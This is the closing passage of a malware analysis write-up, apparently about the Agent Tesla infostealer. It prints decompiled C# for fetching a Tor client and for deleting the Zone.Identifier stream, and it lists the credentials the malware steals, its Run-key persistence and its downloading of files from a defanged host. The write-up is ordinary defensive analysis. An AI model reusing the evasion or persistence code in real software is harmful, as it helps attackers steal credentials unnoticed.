
Malware uses the Tor anonymizing network client and Tor is free and open-source software for enabling anonymous communication. It directs Internet traffic through a free, worldwide, volunteer overlay network, consisting of more than six thousand relays.

```
// Token: 0x04000126 RID: 294
private const string A = "https://www.theonionrouter.com/dist.torproject.org/
  torbrowser/9.5.3/tor-win32-0.4.3.6.zip";

// Token: 0x04000127 RID: 295
public string a;

// Token: 0x04000128 RID: 296
```

Figure(31): TOR.

Deleting ADS (Zone identifier)

Malware can delete ADS (Zone identifier) and we can see that in the next figure



```
// Token: 0x06000034 RID: 52 RVA: 0x0000EE24 File Offset: 0x0000D024
public static void a(string string_0)
{
    try
    {
        if (File.Exists(string_0))
        {
            global::A.b.DeleteFile(string_0 + ":Zone.Identifier");
        }
    }
    catch (Exception ex)
    {
    }
}
```

Figure(32): Deleting ADS (Zone identifier).

Summery

Stealing

- FTP services credentials
- 30 different web browsers (logins/pass, cookies)
- Windows credentials
- Mail clients credentials
- VPN clients credentials
- Chat clients credentials
- VNC programs credentials

Capabilities

- Persistence: “Software\Microsoft\Windows\CurrentVersion\Run” “SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run”
- Using “hxxps://api.ipify.org” to get External IP
- Downloading and running files from hxxp://CsQCyR.com
- PC name, processor, RAM, others…
- Uninstalling itself
- Deleting ADS (Zone identifier)
- Taking screenshots
- Keylogging
- Socket communication
- Web communication
- clipboard data
- Tor browser client

references

- https://www.youtube.com/watch?v=BM38OshcozE&t=2177s
- https://blogs.blackberry.com/en/2021/06/threat-thursday-agent-tesla-infostealer-malware